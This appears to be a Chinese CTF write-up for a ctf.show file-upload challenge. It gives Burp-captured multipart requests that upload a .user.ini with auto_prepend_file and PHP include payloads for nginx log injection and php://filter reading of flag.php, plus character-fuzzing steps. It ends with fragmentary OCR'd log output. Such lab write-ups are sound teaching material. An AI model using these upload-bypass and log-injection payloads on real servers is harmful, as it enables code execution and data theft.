
1.查看网站用的什么服务器，.htaccess只能用于Apache服务器，所以配置文件要上传.user.ini



2.先上传一个图片后缀的文件用于绕过前端，没有内容也行，用bp抓包

```
------WebKitFormBoundaryE9dDazlmtH
7yxd9Z
Content-Disposition: form-data;
name="file"; filename="100.png"
Content-Type: image/png


------WebKitFormBoundaryE9dDazlmtH
7yxd9Z--
```

3.将filename改为.user.ini，再post传入文件内容，.user.ini文件会配置当前目录中的php文件

图片中auto_prepend_file=1.png的意思是在当前目录所有php文件前插入1.png的内容

```
#只影响php文件
auto_prepend_file：在文件前插入
auto_append_file：在文件最后插入
```

```
7yxd9Z
Content-Disposition: form-data;
name="file"; filename=".user.ini"
Content-Type: image/png

auto_prepend_file=1.png
------WebKitFormBoundaryE9dDazlmtH
7yxd9Z--

```

通过dirsearch可以摸清结构

4.修改完成后Forward，显示上传成功

5.再上传文件，同第二步

```
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

------WebKitFormBoundary9M3v12whqvtiHddR
Content-Disposition: form-data; name="file"; filename="100.png"
Content-Type: image/png


------WebKitFormBoundary9M3v12whqvtiHddR--
```

6.测试过滤了那些字符，不然效率会很慢，先搞一个占位符

```
------WebKitFormBoundary9M3v12whqvtiHddR
Content-Disposition: form-data; name="file";
Content-Type: image/png

1
------WebKitFormBoundary9M3v12whqvtiHddR--
```

7.选中后Chrl+I，送到Intruder模块并自动添加好了payload位置

```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

------WebKitFormBoundary9M3v12whqvtiHddR
Content-Disposition: form-data; name="file"; filename="100.png"
Content-Type: image/png

§1§
------WebKitFormBoundary9M3v12whqvtiHddR--

Search
1 个payload 位置？
```


8.进入payload模块，加载fuzz文件，要取消勾选url编码，不然影响测试

fuzz文件的内容为所有字符，要获取可以执行下面的脚本，不需要可以直接看第九步

```
import string

with open("fuzz.txt","w") as file:
    for c in string.printable:
        file.write(c+'\n')
#也可以在fuzz.txt文件中加如flag，php等关键字，顺便测试
```

9.筛选长度，过滤字符如下




10.括号都没了，但是可以进行日志注入，在包含日志文件，nginx的默认日志文件为/var/log/nginx/access.log，log被过滤了，但是可以用'.'连接

上传木马为，<?=include '/var/l'.'og/nginx/access.l'.'og'?>

(当然也可以<?=include"ph"."p://filter/convert.base64-encode/resource=../flag.p"."hp"?>,更简单)

11.访问upload文件夹中的index.php并在User-Agent中添加php语句，Excute两次得到flag



ozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safar
oad/~user1 HTTP/1.1" 200 1627 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
'Dec/2025:02:56:30 +0000] "GET /upload/~www HTTP/1.1" 200 1627 "-" "Mozilla/5.0 (Windows NT 10.0; Win64;
ome/87.0.4280.88 Safari/537.36" 172.12.234.244 - - [09/Dec/2025:02:56:30 +0000] "GET /upload/~web HTTP/1.1"
leWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 172.12.234.244 - - [09/Dec/2025:02:5
ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 17
TP/1.1" 200 283 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0" 172.12.234.244 - -
283 "https://ctf.show/" "$flag="ctfshow{588a1b92-4078-4888-a995-385b6d0de14e}"; */ # @link: https://ctfer.cor
41:40 # @Last Modified by: h1xa # @Date: 2020-09-21 21:31:23 # @Author: h1xa # ding: utf-8 -*- /*